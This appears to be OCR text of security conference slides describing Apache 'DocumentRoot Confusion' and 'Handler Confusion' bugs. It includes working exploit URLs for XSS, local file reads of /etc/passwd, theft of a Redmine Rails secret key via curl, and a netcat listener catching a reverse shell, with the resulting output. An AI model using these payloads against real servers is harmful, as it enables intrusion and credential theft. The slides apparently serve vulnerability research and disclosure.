
- The Breakdown of Trust in DocumentRoot
  - *_/usr/share_* is our playground now!
- Discovering Local Gadgets under */usr/share*...
  - Unit Testing / Regression Testing / Tutorial examples
  - Java / PHP / Python modules, packages, and repositories

DocumentRoot Confusion: Primitive #2-1 Local Gadget to XSS

- libreoffice-help-en-us
  - Ubuntu Desktop installed by default

```
http://server/html/usr/share/libreoffice/help
/help.html%3f?Version=javascript:alert(1)//
```

DocumentRoot Confusion: Primitive #2-1 Local Gadget to XSS



DocumentRoot Confusion: Primitive #2-2 Local Gadget to Information Disclosure

- **Websocketd**
  - /usr/share/doc/websocketd/examples/php/dump-env.php
- **Nginx Web Root**
  - /usr/share/nginx/html/
- **Jetty Home**
  - /usr/share/jetty9/etc/
  - /usr/share/jetty9/webapps/

http://www.local/html/usr/share/davical/htdocs/setup.php%3f

Home | User Functions | Administration | Help

Show phpinfo() output: ☑

PHP Version 7.4.3-4ubuntu2.23

System	Linux work2 5.4.0-107-generic #121-Ubuntu SMP Thu Mar 24 16:04:27 UTC 2022 x86_64
Build Date	Jun 17 2024 13:22:20
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/fpm
Loaded Configuration File	/etc/php/7.4/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/fpm/conf.d
	/etc/php/7.4/fpm/conf.d/10-mysqlnd.ini, /etc/php/7.4/fpm/conf.d/10-opcache.ini, /etc/php/7.4/fpm/conf.d/10-pdo.ini, /etc/php/7.4/fpm/conf.d/15-xml.ini, /etc/php/7.4/fpm/conf.d/20-apcu.ini, /etc/php/7.4/fpm/conf.d/20-bz2.ini, /etc/php/7.4/fpm/conf.d/20-calendar.ini,

DocumentRoot Confusion: Primitive #2-3 Local Gadget to LFI or SSRF

- libphp-magpierss
  - /usr/share/php/magpierss/scripts/magpie_debug.php
- libphp-jpgraph-examples
  - /usr/share/doc/libphp-jpgraph-examples/examples/show-source.php
- libjs-jquery-jfeed
  - /usr/share/javascript/jquery-jfeed/proxy.php


http://www.local/html/usr/share/javascript/jquery-jfeed/proxy.php%3Furl=/etc/passwd&x

```
1  root:x:0:0:root:/root:/bin/bash
2  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3  bin:x:2:2:bin:/bin:/usr/sbin/nologin
4  sys:x:3:3:sys:/dev:/usr/sbin/nologin
5  sync:x:4:65534:sync:/bin:/bin/sync
6  games:x:5:60:games:/usr/games:/usr/sbin/nologin
7  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

Could you jump out of */usr/share* ?

DocumentRoot Confusion: Primitive #3 Jailbreak from */usr/share*

- Apache HTTP Server follows Symbolic Link by default!



DocumentRoot Confusion: Primitive #3 Jailbreak from */usr/share*

- Apache HTTP Server follows Symbolic Link by default!

```
$ file /usr/share/cacti/site/log/
   └ symbolic link to /var/log/cacti/

$ file /usr/share/solr/conf/
   └ symbolic link to /etc/solr/conf/

$ file /usr/share/redmine/instances/
   └ symbolic link to /var/lib/redmine/
```

DocumentRoot Confusion: Primitive #3 Jailbreak from */usr/share*

- Leverage Redmine double-hop Symbolic Link to RCE!

```
$ file /usr/share/redmine/instances/
   └ symbolic link to /var/lib/redmine/

$ file /var/lib/redmine/config/
   └ symbolic link to /etc/redmine/default/

$ ls /etc/redmine/default/
   └ database.yml    secret_key.txt
```

DocumentRoot Confusion: Primitive #3
Jailbreak from /usr/share

```
$ curl http://server/html/usr/share/redmine/instances/
      default/config/secret_key.txt%3f
```

```
└ HTTP/1.1 200 OK
└ Server: Apache/2.4.59 (Ubuntu)
└ …
└ 6d222c3c3a1881c865428edb79a74405
```

Rails Secret Key

DocumentRoot Confusion: Primitive #3

root@41a91835aafd: ~ [60x19]

連線(C) 編輯(E) 檢視(V) 視窗(W) 選項(O) 說明(H)


```
orange@orange:~$ nc -vvlp 1337
Listening on 0.0.0.0 1337
Connection received on [redacted] 34002
Linux 41a91835aafd 5.4.0-107-generic #121-Ubuntu SMP Thu Mar
 24 16:04:27 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
uid=33(www-data) gid=33(www-data) groups=33(www-data)
cat instances/default/config/secret_key.txt
244520b747863f43ff4773ea57abbc85
```

#3 Handler Confusion


Why they are both correct ...?

```
AddHandler application/x-httpd-php .php
```

```
AddType application/x-httpd-php .php
```





```
AP_CORE_DECLARE(int) ap_invoke_handler(request_rec *r) {
    // [……]
    if (!r->handler) {
        if (r->content_type) {
            handler = r->content_type;
            // [……]
        } else {
            handler = AP_DEFAULT_HANDLER_NAME;
        }
        r->handler = handler;
    }

    result = ap_run_handler(r);
```

